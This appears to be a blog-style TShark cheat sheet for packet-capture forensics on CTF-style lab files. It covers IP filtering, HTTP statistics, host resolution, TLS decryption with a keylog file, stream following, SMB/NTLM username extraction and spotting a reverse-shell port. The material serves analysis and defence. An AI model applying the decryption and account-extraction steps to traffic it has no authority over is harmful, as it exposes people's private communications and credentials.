
Filter Between Two IPs

Let's say we want to know when a local machine (192.168.1.26) communicated out to an external public IP (24.39.217.246) on UDP

There are loads of ways to do this, but I'll offer two for now.

You can eyeball it. The advantadge of this method is that it shows the details of the communication on the right-hand size, in stats form (bytes transferred for example). But isn't helpful as you need to focus on every time the colours are on the same row, which is evidence that the two IPs are in communication. So it isn't actually clear how many times these two IPs communicated on UDP

```
tshark -r packet.pcapng -q -z conv,udp |ack '192.168.1.26|24.39.217.246
```



An alternate method is to filter by protocol and ip.addr. This is much more sophsticated method, as it allows greater granularity and offers flags to include UTC time. However, the tradeoff compared to the above version is that you don't get stats on the communication, like bytes communicated. You can add verbose flags, however these still don't get stats.

```
tshark -r packet.pcapng -t ud 'udp and ip.addr==192.168.1.26 and ip.addr==24.39.2
# | wc -l will let you know the number of commmunications
```

```
[26-Jun-21 23:42:02 BST] Desktop/c50-AfricanFalls3
-> tshark -r packet.pcapng -t ud 'udp and ip.addr==192.168.1.26 and ip.addr==24.39.217.246'
15806 2021-04-30 01:02:59.312686465 192.168.1.26 → 24.39.217.246 UDP 94 53638 → 54150 Len=52
15808 2021-04-30 01:02:59.315156925 192.168.1.26 → 24.39.217.246 UDP 94 51601 → 54150 Len=52
15825 2021-04-30 01:03:01.270641289 192.168.1.26 → 24.39.217.246 UDP 94 53638 → 54150 Len=52
15851 2021-04-30 01:03:03.273235376 192.168.1.26 → 24.39.217.246 UDP 94 53638 → 54150 Len=52
15865 2021-04-30 01:03:06.356548401 192.168.1.26 → 24.39.217.246 UDP 94 53638 → 54150 Len=52
15942 2021-04-30 01:03:08.255093992 192.168.1.26 → 24.39.217.246 UDP 94 53638 → 54150 Len=52
16095 2021-04-30 01:03:10.255179726 192.168.1.26 → 24.39.217.246 UDP 94 53638 → 54150 Len=52
16695 2021-04-30 01:03:14.363479770 192.168.1.26 → 24.39.217.246 UDP 94 53638 → 54150 Len=52
16810 2021-04-30 01:03:16.249508742 192.168.1.26 → 24.39.217.246 UDP 94 53638 → 54150 Len=52
16955 2021-04-30 01:03:18.253803226 192.168.1.26 → 24.39.217.246 UDP 94 53638 → 54150 Len=52
[26-Jun-21 23:42:58 BST] Desktop/c50-AfricanFalls3
-> tshark -r packet.pcapng -t ud 'udp and ip.addr==192.168.1.26 and ip.addr==24.39.217.246' | wc -l
10
[26-Jun-21 23:43:04 BST] Desktop/c50-AfricanFalls3
```

HTTP

We can collect a whole wealth of info on http stats with the `-z` flag

The various HTTP codes and requests in a hierarchy

```
tshark -r c42-MTA6.pcap -q -z http,tree
#change to http2,tree if necessary
```

```
-> tshark -r c42-MTA6.pcap -q -z http,tree

================================================================================================================================================
HTTP/Packet Counter:
Topic / Item                Count         Average       Min Val       Max Val       Rate (ms)     Percent       Burst Rate    Burst Start
------------------------------------------------------------------------------------------------------------------------------------------------
Total HTTP Packets          982                                                     0.0019        100%          0.2500        214.932
 HTTP Request Packets       446                                                     0.0008        45.42%        0.2000        70.785
  GET                       420                                                     0.0008        94.17%        0.2000        70.785
  POST                      26                                                      0.0000        5.83%         0.0200        34.851
 HTTP Response Packets      421                                                     0.0008        42.87%        0.1500        214.932
  2xx: Success              393                                                     0.0007        93.35%        0.1500        214.932
   200 OK                   368                                                     0.0007        93.64%        0.1500        214.932
   204 No Content           22                                                      0.0000        5.60%         0.0200        34.938
   206 Partial Content      3                                                       0.0000        0.76%         0.0100        28.035
  4xx: Client Error         17                                                      0.0000        4.04%         0.0400        355.168
   404 Not Found            10                                                      0.0000        58.82%        0.0400        355.168
   408 Request Time-out     7                                                       0.0000        41.18%        0.0200        90.856
  3xx: Redirection          10                                                      0.0000        2.38%         0.0100        75.427
   302 Found                9                                                       0.0000        90.00%        0.0100        75.427
   301 Moved Permanently    1                                                       0.0000        10.00%        0.0100        217.531
  5xx: Server Error         1                                                       0.0000        0.24%         0.0100        447.160
   503 Service Unavailable  1                                                       0.0000        100.00%       0.0100        447.160
  ???: broken               0                                                       0.0000        0.00%         -             -
  1xx: Informational        0                                                       0.0000        0.00%         -             -
 Other HTTP Packets         115                                                     0.0002        11.71%        0.1700        76.833
```

Part of `-z expert` will collect all the GET and POST requests. Just scroll down to *Chats*

```
tshark -r c42-MTA6.pcap -q -z expert
```

```
Chats (1890)
=============
   Frequency      Group          Protocol  Summary
         199   Sequence              TCP  Connection establish request (SYN): server port 80
         201   Sequence              TCP  Connection establish acknowledge (SYN+ACK): server port 80
           8   Sequence             HTTP  GET / HTTP/1.1\r\n
          81   Sequence              TCP  TCP window update
         368   Sequence             HTTP  HTTP/1.1 200 OK\r\n
           1   Sequence             HTTP  GET /s/a/hpc14.png HTTP/1.1\r\n
           1   Sequence             HTTP  GET /sa/simg/sw_mg_l_4d_orange.png HTTP/1.1\r\n
           1   Sequence             HTTP  GET /fd/s/a/hp/bing.svg HTTP/1.1\r\n
           1   Sequence             HTTP  GET /s/a/bing_p_lg.ico HTTP/1.1\r\n
           1   Sequence             HTTP  GET /fd/ls/l?IG=79fd8291061e4f859dd03a7b178643fc&CID=3458EA3D760967B21DD3E222771E668D&Type=Event.CPT&DATA={"p
1,"BC":-1,"H":812,"BP":1045,"CT":1262,"IL":1},"ad":[-1,-1,1017,531,1017,531,0],"w3c":"1ffdf0,4a0,,,,,1,,,439,,,d
           1   Sequence             HTTP  GET /rms/Shared.Bundle/jc/f32398c4/d2458b38.js?bu=rms+serp+Shared%24shared_c.source%2cShared%24env_c.source%2
stom_c.source%2cShared%24event.native_c.source%2cShared%24onHTML_c.source%2cShared%24dom_c.source%2cShared%24coo
           1   Sequence             HTTP  GET /rms/rms%20answers%20Identity%20Blue$BlueIdentityDropdownBootStrap/jc/afd2a963/04592351.js HTTP/1.1\r\n
           1   Sequence             HTTP  GET /rms/rms%20answers%20Identity%20Blue$BlueIdentityHeader/jc/6874c2cd/37eb3cec.js HTTP/1.1\r\n
           1   Sequence             HTTP  GET /rms/rms%20answers%20Identity%20SnrWindowsLiveConnectBootstrap/jc/8e462492/c76620da.js HTTP/1.1\r\n
           1   Sequence             HTTP  GET /rms/LanguageSwitch/jc/205611af/18f53cbe.js?bu=rms+answers+VisualSystem+LanguageSwitch HTTP/1.1\r\n
           2   Sequence             HTTP  GET /rms/Framework/jc/9a8b72b2/eb789834.js?bu=rms+answers+BoxModel+config%2crules%24rulesHP%2ccore%2cmodules%
%24resize%2cmodules%24state%2cmodules%24mutation%2cmodules%24error%2cmodules%24network%2cmodules%24cursor%2cmodu
           3   Sequence             HTTP  HTTP/1.1 206 Partial Content\r\n
```

Resolve Hosts

Collect IPs and the hostname they resolved to at the time


```
tshark -r c42-MTA6.pcap -q -z hosts
```

```
-> tshark -r c42-MTA6.pcap -q -z hosts
# TShark hosts output
#
# Host data gathered from c42-MTA6.pcap

184.84.243.56   a134.lm.akamai.net
68.67.153.172   ib.anycast.adnxs.com
63.219.254.43   a2047.dspl.akamai.net
67.215.253.140  c.statcounter.com
192.0.76.3      pixel.wp.com
54.225.176.90   prod-www-969650565.us-east-1
128.241.217.27  a1861.dspmm1.akamai.net
169.54.129.40   api.mixpanel.com
169.54.129.33   api.mixpanel.com
31.13.74.7      scontent.xx.fbcdn.net
169.54.129.12   api.mixpanel.com
169.54.129.5    api.mixpanel.com
67.222.30.115   mergersandinquisitions.com
128.177.96.9    a1168.dsw4.akamai.net
93.184.215.200  cs1.wpc.v0cdn.net
216.59.38.123   c.statcounter.com
104.244.43.71   wildcard.twimg.com
69.49.96.13     altmangc.com
96.17.10.32     a1531.dsw4.akamai.net
96.17.10.25     a1531.dsw4.akamai.net
96.17.10.18     a1531.dsw4.akamai.net
```

Find User Agents

```
tshark -r Voip-trace.pcap -Y http.request -T fields -e http.host -e http.user_age
```



Get MAC Addresses

It can be useful to know what MAC addresses have been involved in a conversation

```
#I picked FTP as a protocol to filter by, you don't have to. You could remove the
tshark -r packet.pcapng -Y ftp -x -V -P | grep Ethernet | sort -u
```



Decrypt TLS traffic

To decrypt network https traffic, you need a decryption key. I'll go over how to get those another time. For now, we'll assume we have one called *tls_decrypt_key.txt*.


This is another instance where, to be honest, Wireshark is just straight up easier to use. But for now, I'll show you TShark. We use decryption keys like so: `-o tls.keylog_file: key.txt`

Sanity Check the Key is working

First, we need to sanity check that we actually have a working decryption key. Nice and simple, let's get some stats about the traffic:

```
tshark -r https.pcapng -q -z io,phs,tls
#re=run and pipe to get line numbers
!! | wc -l
```

Nice and simple, there's not much going on here. Only 12 or so lines of info



Well, now let's compare what kind of data we get when we insert our decryption key.

```
tshark -r https.pcapng -o tls.keylog_file:tls_decrypt_key.txt  -q -z io,phs,tls
#re=run and pipe to get line numbers
!! | wc -l
```

```
[27-Jun-21 17:10:55 BST] Desktop/WireDive
-> tshark -r https.pcapng -o tls.keylog_file:tls_decrypt_key.txt -z io,phs,tls -q

===================================================================
Protocol Hierarchy Statistics
Filter: tls

eth                                      frames:3804 bytes:11315444
  ip                                     frames:3804 bytes:11315444
    tcp                                  frames:3804 bytes:11315444
      tls                                frames:3804 bytes:11315444
        tcp.segments                     frames:1233 bytes:5792538
          tls                            frames:1112 bytes:5544204
            http                         frames:1 bytes:4622
              urlencoded-form            frames:1 bytes:4622
                tls.segments             frames:1 bytes:4622
        http                             frames:66 bytes:40116
          json                           frames:22 bytes:20457
          data-text-lines                frames:3 bytes:1587
            tls.segments                 frames:2 bytes:1094
          image-jfif                     frames:2 bytes:298
            tls.segments                 frames:2 bytes:298
              tcp.segments               frames:2 bytes:298
          urlencoded-form                frames:1 bytes:2312
            tls.segments                 frames:1 bytes:2312
        websocket                        frames:22 bytes:6485
          data-text-lines                frames:18 bytes:6099
            websocket                    frames:1 bytes:262
```

That's quite a lot more information....61 lines now, significantly more than 12. Which suggests our decryption efforts worked.

```
[27-Jun-21 17:11:14 BST] Desktop/WireDive
-> !! | wc -l
tshark -r https.pcapng -o tls.keylog_file:tls_decrypt_key.txt -z io,phs,tls -q | wc -l
61
[27-Jun-21 17:11:56 BST] Desktop/WireDive
```

Hunting Decrypted Hosts

Now that we've done that, let's go and hunt for some decrypted traffic to look at. We'll start by ripping out all of the website names

```
tshark -r https.pcapng -o tls.keylog_file:tls_decrypt_key.txt \
-T fields -e frame.number -e http.host|
sort -k2 -u
#there's a lot going on here, so just a reminder
  # -r means read the given packets
  # -o is the decrypion key
  # -T is where we are changing print format to utilise fields
  # -e is where we are filtering to only print the website name and it's correspo
  # sort's -k2 flag picks the second column to filter on and ignores sorting on t
  # sort -u flag removes duplicate website names
```

In the top half of the screenshot, you can see the results we WOULD have got if we hunted without a decryption key. On the bottom half of the screenshot, you can see we get a lot more information now we can decrypt the traffic.

```
[27-Jun-21 17:20:22 BST] Desktop/WireDive
-> tshark -r https.pcapng -T fields -e frame.number -e http.host | sort -k2 -u
1
738     connectivity-check.ubuntu.com
8       detectportal.firefox.com
153     ocsp.digicert.com
481     ocsp.pki.goog
[27-Jun-21 17:20:32 BST] Desktop/WireDive
-> tshark -r https.pcapng -o tls.keylog_file:tls_decrypt_key.txt \
> -T fields -e frame.number -e http.host|
> sort -k2 -u
1
738     connectivity-check.ubuntu.com
8       detectportal.firefox.com
6642    files.slack.com
41      firefox.settings.services.mozilla.com
167     incoming.telemetry.mozilla.org
153     ocsp.digicert.com
481     ocsp.pki.goog
222     push.services.mozilla.com
117     snippets.cdn.mozilla.net
675     web01.fruitinc.xyz
6170    wss-primary.slack.com
[27-Jun-21 17:20:40 BST] Desktop/WireDive
```

Get a decrypted stream number

Let's say we've seen a suspicious website (we'll choose web01.fruitinc.xyz), identify it's corresponding packet number (675) and let's go and hunt for a stream number

```
tshark -r https.pcapng -o tls.keylog_file:tls_decrypt_key.txt -c675 -V -P |
tail -n120 | ack -i --passthru 'stream index'
```

```
    Source Address: 192.168.2.244
    Destination Address: 192.168.2.20
Transmission Control Protocol, Src Port: 55298, Dst Port: 443, Seq: 644,
    Source Port: 55298
    Destination Port: 443
    [Stream index: 27]
    [TCP Segment Len: 405]
    Sequence Number: 644    (relative sequence number)
    Sequence Number (raw): 742040216
```

Not bad, we've identified the stream conversation is 27. Now let's go and follow it

Following decrypted stream

Let's check on the decrypted TLS interactions first

```
tshark -r https.pcapng -o tls.keylog_file:tls_decrypt_key.txt -q \
-z follow,tls,ascii,27
#follow is essentially follow stream
#tls is the protocol we specify
#ascii is the printed format we want
#27 is the Stream Index we want to follow
```

And here we get the decrypted TLS communication.

```
===================================================================
[27-Jun-21 17:29:26 BST] Desktop/WireDive
-> tshark -r https.pcapng -o tls.keylog_file:tls_decrypt_key.txt -q -z follow,tls,ascii,27

===================================================================
Follow: tls,ascii
Filter: tcp.stream eq 27
Node 0: 192.168.2.244:55298
Node 1: :0
376
GET / HTTP/1.1
Host: web01.fruitinc.xyz
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:76.0) Gecko/20100101 Firefox/76.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache
```

This screenshot shows what happens if we run the same without the decryption key

```
===================================================================
[27-Jun-21 17:29:33 BST] Desktop/WireDive
-> tshark -r https.pcapng -q -z follow,tls,ascii,27

===================================================================
Follow: tls,ascii
Filter: tcp.stream eq 27
Node 0: :0
Node 1: :0
===================================================================
```

You get much of the same result if we check on HTTP interactions next

```
[27-Jun-21 17:32:51 BST] Desktop/WireDive
-> tshark -r https.pcapng -q -z follow,http,ascii,27

===================================================================
Follow: http,ascii
Filter: tcp.stream eq 27
Node 0: :0
Node 1: :0
===================================================================
[27-Jun-21 17:32:58 BST] Desktop/WireDive
-> tshark -r https.pcapng -o tls.keylog_file:tls_decrypt_key.txt -q -z follow,http,ascii,27

===================================================================
Follow: http,ascii
Filter: tcp.stream eq 27
Node 0: 192.168.2.244:55298
Node 1: 192.168.2.20:443
376
GET / HTTP/1.1
Host: web01.fruitinc.xyz
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:76.0) Gecko/20100101 Firefox/76.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
```


SMB

Be sure you're using DisplayFilters specific to SMB1 and SMB2

SMB File Interaction

One of the quickest ways I know to get contexual info on what SMB files were interacted with is `smb.fid`

```
tshark -r smb.pcapng -Y smb2.fid
```



SMB Users

You can quickly grab usernames/accounts with this command

```
tshark -r smb.pcapng -Tfields -e smb2.acct | sed '/^$/d'
```

I would then grep out for that username, for more info

```
tshark -r smb.pcapng | grep -i 'jtomato'
```

Or fuck it, just grep for user and let the dice fall where the fates' deign.

```
tshark -r smb.pcapng | grep -i 'user'
```

```
[27-Jun-21 10:58:49 BST] Desktop/WireDive
-> tshark -r smb.pcapng -Tfields -e smb2.acct | sed '/^$/d'
jtomato
[27-Jun-21 10:58:51 BST] Desktop/WireDive
-> tshark -r smb.pcapng | grep -i 'jtomato'
   75 15.613231984  192.168.2.2 → 192.168.2.10 SMB2 648 Session Setup Request, NTLMSSP_AUTH, User: SAMBA\jtomato
[27-Jun-21 10:59:26 BST] Desktop/WireDive
-> tshark -r smb.pcapng | grep -i 'user'
   16 1.008529390  192.168.2.2 → 192.168.2.10 SMB 158 Session Setup AndX Request, User: anonymous
   31 1.013510940  192.168.2.2 → 192.168.2.10 SMB 158 Session Setup AndX Request, User: anonymous
   75 15.613231984  192.168.2.2 → 192.168.2.10 SMB2 648 Session Setup Request, NTLMSSP_AUTH, User: SAMBA\jtomato
  121 16.959661445  192.168.2.2 → 192.168.2.10 SMB2 270 Session Setup Request, NTLMSSP_AUTH, User: \
[27-Jun-21 10:59:43 BST] Desktop/WireDive
```

For general windows users, you can utlise NTLM filters

```
tshark -r smb.pcapng -Y 'ntlmssp.auth.username'
```

```
[27-Jun-21 11:07:48 BST] Desktop/WireDive
-> tshark -r smb.pcapng -Y 'ntlmssp.auth.username'
   75 15.613231984  192.168.2.2 → 192.168.2.10 SMB2 648 Session Setup Request, NTLMSSP_AUTH, User: SAMBA\jtomato
  121 16.959661445  192.168.2.2 → 192.168.2.10 SMB2 270 Session Setup Request, NTLMSSP_AUTH, User: \
[27-Jun-21 11:07:54 BST] Desktop/WireDive
```

TCP

Attribute Listening Ports

Say you've captured traffic that may have had a reverse shell established.

We can quickly find out the TCP ports and respective IPs that were involved in the communication. Though keep in mind reverse shells can also use UDP ports, and C2 can happen over some wacky stuff like DNS and ICMP (which is ping's protocol).

Here, we get awesome results that let us know 192.168.2.244 was using 4444, which is Metasploit's default port to use

```
tshark -r shell.pcapng -q -z endpoints,tcp
```

```
-> tshark -r shell.pcapng -q -z endpoints,tcp
================================================================================
TCP Endpoints
Filter:<No Filter>
                  |  Port  ||  Packets  | |  Bytes  | | Tx Packets | | Tx Bytes | | Rx Packets | | Rx Bytes |
192.168.2.5          52242        171         13932          84           7995          87           5937
192.168.2.244         4444        171         13932          87           5937          84           7995
91.189.91.38            80         30          7587          12           5373          18           2214
192.168.2.5          36874         17          2855          10           1535           7           1320
192.168.2.5          36876         13          4732           8            679           5           4053
192.168.2.243        47348         10           911           5            425           5            486
35.224.99.156           80         10           911           5            486           5            425
192.168.2.244        56398         10           911           5            425           5            486
35.222.85.5             80         10           911           5            486           5            425
192.168.2.244        34972          8          2162           5            338           3           1824
192.168.2.5           9999          8          2162           3           1824           5            338
192.168.2.10           139          1            66           1             66           0              0
192.168.2.2          43926          1            66           0              0           1             66
================================================================================
```

